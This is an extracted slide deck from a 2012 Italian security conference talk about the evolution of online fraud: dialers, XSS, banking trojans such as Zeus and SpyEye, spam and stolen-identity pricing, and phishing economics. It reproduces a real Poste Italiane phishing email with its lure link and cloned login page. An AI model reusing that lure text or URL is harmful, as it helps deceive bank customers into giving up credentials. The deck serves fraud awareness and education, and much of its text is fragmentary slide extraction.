




(ANONYMOUS) FRAUDSTER OF THE NEW AGE

Speaker: Andrea Pompili

There are only 10 types
of people in the world:
Those who understand binary,
and those who don't



The sweet meaning of Frauds...



"Questo è il tipo di posto dove tutti sanno il cognome da nubile di tua madre"

Art. 640ter c.p.

«chiunque, alterando in qualsiasi modo il funzionamento di un sistema informatico o telematico, o intervenendo senza diritto su dati, informazioni o programmi contenuti in un sistema informatico o telematico, procura a se o ad altri un ingiusto profitto con altrui danno»

Una Domanda Facile Facile...



Meglio Rapinare una Banca o Rubare un'Auto?



MOCA
2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

Frodi informatiche in numeri

25.000

Frodi creditizie
sul web durante
il 2010

€ 147

Costo di un'identità
compromessa

€ 200.000.000

Danno complessivo
derivante dalle truffe

€ 2.000.000 CA

Danni causati dalle
false identità


+ 300%

Denunce al Servizio della
Polizia Postale nel 2010

Fonte: CRIS per il Sole 24 Ore del novembre 2010

Andrea Pompili

apompili@hotmail.com – Xilogic Corp.



Except where otherwise noted, this work is licensed under
<http://creativecommons.org/licenses/by-nc-sa/3.0/>



MOCA
2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

Fraud World Evolution




Truffa Tradizionale

Phreaking

AutoDialer

Phishing

???



Except where otherwise noted, this work is licensed under <http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Phreaking & Captain Crunch

John: "Olympus, per favore"

Operatore: "Un attimo, per favore..."

Nixon: "Che succede?"

John: "Signor Presidente,
è in atto una crisi qui, a Los Angeles"

Nixon: "Che tipo di crisi?"

John: "Siamo senza carta igienica,
Signor Presidente."






MOCA
2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
<http://moca.olografix.org>

899




Except where otherwise noted, this work is licensed under
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.



MOCA
2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
<http://moca.olografix.org>



Except where otherwise noted, this work is licensed under
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.




MOCA
2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

899 Autodialer Micro-Fraud



Except where otherwise noted, this work is licensed under
<http://creativecommons.org/licenses/by-nc-sa/3.0/>



MOCA
2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

Dialer e Modem...



info.merrell@zeisexcelsa.it
www.zeisexcelsa.it



9 770390 107009

la Repubblica

Direttore Ezio Mauro

Fondatore Eugenio Scalfari

Anno 30 - Numero 185 € 1,20 in Italia

SEDE: 00147 ROMA, Via Cristoforo Colombo, 90
tel. 06/49821, fax 06/49822923.
Sped. abb. post. art. 1, legge 46/04 del 27 febbraio 2004 - Roma.
Concessionaria di pubblicità:
A. MANZONI & C. Milano - Via Nervesa, 21 - tel. 02/574941.

PREZZI DI VENDITA ALL'ESTERO: Portogallo, Spagna € 1,20
Azzorre, Madeira, Canarie € 1,40; Grecia € 1,60; Austria, Belgio,
Francia (se con D o il Venerdì) € 2,00; Germania, Lussemburgo,
Munaco P., Olanda € 1,85; Finlandia, Islanda € 2,00; Albania
LeK 280; Canada \$1; Costa Rica Col 1.000; Croazia Kn 13;

Danimarca Kr 15; Egitto EP 15,50; Malta Cent 53; Marocco
MDH24; Norvegia Kr. 16; Polonia Pln 8,40; Regno Unito Lst. 1,30;
Repubblica Ceca Kč 55; Slovacchia Skk 71; Slovenia Sit 280;
Svezia Kr. 15; Svizzera Fr. 2,80; Svizzera Tic. Fr. 2,5 (con il Venerdì)
Fr. 2,60; Tunisia TD 2; Ungheria Ft. 350; U.S.A. \$ 1.



www.repubblica.it



709 la truffa corre sul filo...

Il decalogo dell'MDC per salvare il portafoglio


**TUTTI I RISCHI
PER LA LIBERTÀ**

ANTONIO CASSESE
L'AMINACCIA efferata scagliata contro l'Inghilterra dal numero due di...

Dopo i famosi 144, 166 e 899 ecco puntualmente migliaia di utenti fare i conti con i raggiri realizzati tramite questo nuovo servizio a pagamento di internet, che sta togliendo il sonno a migliaia di navigatori del web alle prese con le salatissime bollette telefoniche arrivate o in procinto di essere recapitate. Non ci sono dubbi per il Segretario Nazionale dell'associazione l'Avv. Francesco Luongo secondo cui: "In questi giorni si sta consumando la prima truffa di massa on line della storia italiana. Un nuovo dramma che coinvolge migliaia di utenti, alcuni ancora ignari di cosa li aspetta, e che conferma l'assoluta assenza di garanzie per gli utenti nel mercato delle telecomunicazioni". Tutto ciò - continua Luongo - ad esclusivo vantaggio di società senza scrupoli e, naturalmente, in uno scandalo che danneggerà anche le società che utilizzavano onestamente il 709. L'MDC considera assolutamente insufficienti i consigli e le rassicurazioni date, solo a cose fatte, dal Dipartimento Vigilanza della Autorità per le garanzie nelle Comunicazioni. In particolare per l'associazione migliaia di utenti sono a rischio, poiché le procedure di autotutela consigliate anche dalle compagnie telefoniche non sono affatto sicure per i consumatori, sia sul piano pratico che su quello prettamente giuridico. Secondo l'MDC in questi giorni si stanno letteralmente svuotando gli utenti con vaghe promesse e rassicurazioni, mentre in realtà le aziende telefoniche puntano a svuotarci al noi, una semplice rateizzazione delle astronomiche bollette inviate. Parte di questi soldi andrà alle compagnie, mentre la maggior parte della fattura continuerà il 709 va fatta per raccomandata a.r. e non...

LA LETTERA
Perché dico no a Berlusconi nel fondo

CARLO DE BENEDETTI
CARA Repubblica, cari lettori, cari giornalisti e collaboratori del Gruppo Espresso caro Eugenio, caro Ezio, in questi giorni mi sono reso conto che si attribuisce alla mia persona un grande responsabilità sulla scer...



Dialer at Work



Avviso di protezione

Installare ed eseguire "SexTracker MoneyTree Dialer" firmato il 20/06/2002 19.57 e distribuito da:


[FCI inc](#)

Autenticità dell'autore verificata da Thawte Server CA


Attenzione: FCI inc dichiara che il contenuto è sicuro. Installare o visualizzare il contenuto solo se FCI inc è considerato attendibile.

Considera sempre attendibile il contenuto di FCI inc

Si No Ulteriori informazioni



709 xx yy zz





MOCA
2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
<http://moca.olografix.org>




Truffa Tradizionale

Phreaking

AutoDialer

Phishing


???



Except where otherwise noted, this work is licensed under
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.


Fraud Kit #1 > Utenti = Ut0nti



Fraud Kit #2 > Application (In)Security



OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 - Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross-Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 - Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object Reference
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A8 – Insecure Cryptographic Storage	A7 – Insecure Cryptographic Storage
A10 – Failure to Restrict URL Access	A8 – Failure to Restrict URL Access
A9 – Insecure Communications	A9 – Insufficient Transport Layer Protection
<not in T10 2007>	A10 – Unvalidated Redirects and Forwards (NEW)
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>



Evergreen XSS (Cross Site Scripting)

Def. «Le vulnerabilità di tipo XSS si verificano quando un'applicazione web riceve dati provenienti da fonti non affidabili e li ripropone all'utente senza un'opportuna validazione. XSS permette agli attaccanti di eseguire script malevoli sul browser della vittima, dirottando la sessione dell'utente, oppure forzando la navigazione verso un sito malevolo».

[https://www.owasp.org/index.php/
Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))


[http://www.blackhat.com/
presentations/bh-usa-09/VELANAVA/
BHUSA09-VelaNava-FavoriteXSS-SLIDES.pdf](http://www.blackhat.com/presentations/bh-usa-09/VELANAVA/BHUSA09-VelaNava-FavoriteXSS-SLIDES.pdf)



SEO + XSS = Search Engine Poisoning (SEP)



Search Engine Crawlers Following XSS links



Fraud Kit #3 > Good ol' Trojan Builder

MiTB/MiTMo/BitB/....

<http://www.secureworks.com/research/threats/zeus/>

<http://www.airdemon.net/spyeye.html>

[http://www.securelist.com/en/blog/208193760/
New_ZitMo_for_Android_and_Blackberry](http://www.securelist.com/en/blog/208193760/New_ZitMo_for_Android_and_Blackberry)

23-03-2011

ZEUS Source Code Leaked




The screenshot shows the Spy Eye v1.2 software interface. At the top, there is a large eye icon and the text "Spy Eye v1.2". Below this, there are two rows of buttons for various functions. The first row includes: "Find INFO", "Statistic", "FTP accounts", "Settings", "Screen shots", "BOA Grabber", "VISA CC Grabber", and "Certificate Grabber". The second row includes: "Create task for Billing", "Modify Cards", "Tasks Statistic", "Bots Monitoring", "Full Statistic", "Create task for Loader", "Update Bot", "VIRTEST", "Plugins", "FTP backconnect", "SOCKS 5", and "Settings". At the bottom of the interface, there is a promotional banner with the text "Hack the Planet!" and "Take your money!". The banner features icons of a globe, a plus sign, a blue folder, a green arrow, and a money bag with a dollar sign.

<1994> 419 Scam: Phishing alla Nigeriana




UFFICIO PRESTITI



"Ne ho bisogno per volare in Nigeria
e prendere il mio premio"

The Art of Email Address Harvesting



<2004> L'Eldorado dell'Home Banking

0-Day

Step 1



Step 2

7,529,283

Step 3

Step 4



URL Encoding
XSS

The complex block contains two screenshots. The top one is a Citibank website interface with a search bar and navigation menu. The bottom one is an email notification from Posteitaliane regarding a loyalty bonus from Mondo BancoPosta. The email text is as follows:

Posteitaliane

Gentile Cliente,

Mondo BancoPosta premia il suo account con un bonus di fedeltà pari a 250,00 Euro.

Il bonus le sarà accreditato nelle prossime 48 ore.

Per ricevere il bonus è necessario accedere ai servizi online entro 48 ore dalla ricezione di questa e-mail.

Importo bonus vinto: 249,00
Commissioni: 1,00
Importo totale: 250,00

[Accedi ai servizi online per accreditare il bonus fedeltà >](#)

Mondo BancoPosta
Più lo vivi, più ti premia.

La ringraziamo per aver scelto i nostri servizi.
Distinti Saluti
Mondo BancoPosta

<2007> Maometto e la Montagna



Ice IX
SpyEye
ZEUS
Carberp





MOCA
2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
<http://moca.olografix.org>

The world of Spam & Identity

Russian Business Network

Kevin Lipnitz

Aki Mon Telecom

InstallsCash

Shane Atkinson

Vandar Kushnir

Wayne Mansfield

David D'Amato

Dave Rhodes Defcon Host

Sendar Argic

Davis Wolfgang Hawke

Micronnet Ltd.

Scott Richter

Eddie Davidson

Jumpstart Technologies

Alan Ralsky

SBT Telecom Network

iFrame Cash

Canter & Siegel

Peter Francis-Macrae

RBNet

Oleg Nikolaenko

Richard Colbert

Today's Special

Base identity \$ 7.70

.....


Medium identity \$ 12.29

.....

Premium identity \$ 32.29

.....

(other identities value by request)



Except where otherwise noted, this work is licensed under
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Ma come pensano Questi di farci i Soldi?

Postepay sistema di sicurezza - Messaggio (Testo normale)

File Messaggio

Elimina Rispondi Rispondi Inoltra a tutti

CTP Al responsabile Messaggio di p...

Segna come da leggere Categorizza Completa

Traduci

Interruzioni di riga in eccesso rimosse dal messaggio.

Da: Poste Italiane <m.paniccia@srvup.ru>
A: security@retis.it
Cc:
Oggetto: Postepay sistema di sicurezza

POSTE ITALIANE CERCANO DI CONTATTARVI

Vi comunichiamo che durante l'ultimo aggiornamento abbiamo notato at

I Suoi dati sono incompleti o sono stati cambiati.

A causa di errore rilevato il Suo account on-line è stato temporaneamente

Siamo pertanto tenuti a verificare i Suoi dati per rinnovare l'accesso al ser

Si prega di fare un clic sul link per riottenere l'accesso:
<http://banciposteitalia.3322.org/>

Supporto tecnico
Poste Italiane

Ulteriori informazioni su Poste Italiane.

Segnalato sito contraffatto - Mozilla Firefox

File Modifica Visualizza Cronologia Segnalibro

Hotmail - apompili@hotmail.com

banciposteitalia.3322.org

Google HotMail Libero

Segnalato sito

 Il sito web banciposteitalia.3322.org è stato bloccato.

I siti web contraffatti o finanziari imitando

L'inserimento di informazioni di identità o altre frodi

Allontanarsi da que

Poste Italiane - Accedi a Poste.it - Mozilla Firefox

File Modifica Visualizza Cronologia Segnalibro Strumenti Aiuto

Hotmail - apompili@hotmail.com Poste Italiane - Accedi a Poste.it

banciposteitalia.3322.org/personale/

Google HotMail Libero

Posteitaliane

Accedi a Poste.it

Per poter usufruire dei servizi online di Poste.it occorre prima identificarsi. Inserisci negli appositi spazi il tuo nome utente e la password.

Privati | Business

Per utilizzare i servizi online e in caso di mancato accesso o non funzionamento verificare il corretto inserimento del nome utente e della password. Il nome utente va inserito come nome.cognome più l'eventuale estensione (m) durante la registrazione. La password va inserita rispettando la sequenza di caratteri maiuscolo o minuscolo, numeri e caratteri speciali in occasione dell'ultimo cambio.

verificare che il browser consenta connessioni con protocollo SSL e accetti i cookie; eseguire periodicamente la pulizia dei file temporanei e dei cookie; verificare le proprietà data/ora e fuso orario del computer.

Qualora i problemi persistano è possibile contattare il Call Center al numero verde 800 00 00 00 (sabato dalle ore 8.00 alle ore 20.00) effettuando la scelta "3" per i Servizi Internet. Per un messaggio da questa pagina web indicando il suo nome e cognome, un recapito preferito per essere contattato.

Al momento del contatto telefonico è utile avere il computer collegato a Internet e il codice di attivazione (ricevuto tramite telegramma) o il codice di customer care (rilasciato durante la registrazione).

(*) chiamata gratuita da rete fissa; le chiamate da rete mobile sono gratuite solo per PosteMobile. Per le altre informazioni, da rete mobile chiamare il 199.100.160 il numero verde dall'operatore utilizzato.


Contattaci | Privacy | © Poste italiane 2012

[Ignora questo avviso](#)

Il business del lato Oscuro della Forza

Example of a Typical Campaign	Mass Phishing Attack (Single Campaign)	Spearphishing Attack (Single Campaign)
(A) Total Messages Sent in Campaign	1,000,000	1,000
(B) Block Rate	99%	99%
(C) Open Rate	3%	70%
(D) Click Through Rate	5%	50%
(E) Conversion Rate	50%	50%
Victims	8	2
Value per Victim	\$2,000	\$80,000
Total Value from Campaign	\$16,000	\$160,000
Total Cost for Campaign	\$2,000	\$10,000
Total Profit from Campaign	\$14,000	\$150,000

Source: Cisco - "Email Attacks: This Time It's Personal" – 30/06/2011



Source: "A Profitless Endeavor: Phishing as Tragedy of the Commons" – 2008

$H(E)$ = Curva della raccolta di denaro sostenibile in funzione dell'effort sostenuto



MOCA
2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012
<http://moca.olografix.org>




Truffa Tradizionale

Phreaking

AutoDialer

Phishing

???



Except where otherwise noted, this work is licensed under
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.




MOCA
2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

The Power of PageRank™



Except where otherwise noted, this work is licensed under <http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili

apompili@hotmail.com – Xilogic Corp.

PageRank™ in a Nutshell


$$PR(\text{myPage}) = (1-d) + d * (PR(T1)/C(T1) + \dots + PR(Tn)/C(Tn))$$

PR(X) è il punteggio “PageRank” della pagina X

C(X) è il numero di link presenti nella pagina X (link in uscita)

1. Ogni pagina esterna che mi linka incrementa (anche se di poco) il mio PageRank.
2. Il mio punteggio aumenta quanto più è alto quello di chi mi linka (reputazione).
3. Ricambiare il favore rende felici entrambi.
4. Basta fare tutto con stile!

PageRank & Blogging Nightmare



[Le Tigri di Telecom] Nuovo commento su Spaghetti Hacker v 2.0 - Messaggio (HTML)

File Messaggio

Elimina Rispondi Rispondi a tutti Inoltra Azioni rapide Sposta Segna come da leggere Traduci Zoom

Da: Anonimo <noreply-comment@blogger.com> Inviato: giovedì 31/05/2012 05:15
A: apompili@hotmail.com
Cc:
Oggetto: [Le Tigri di Telecom] Nuovo commento su Spaghetti Hacker v 2.0.

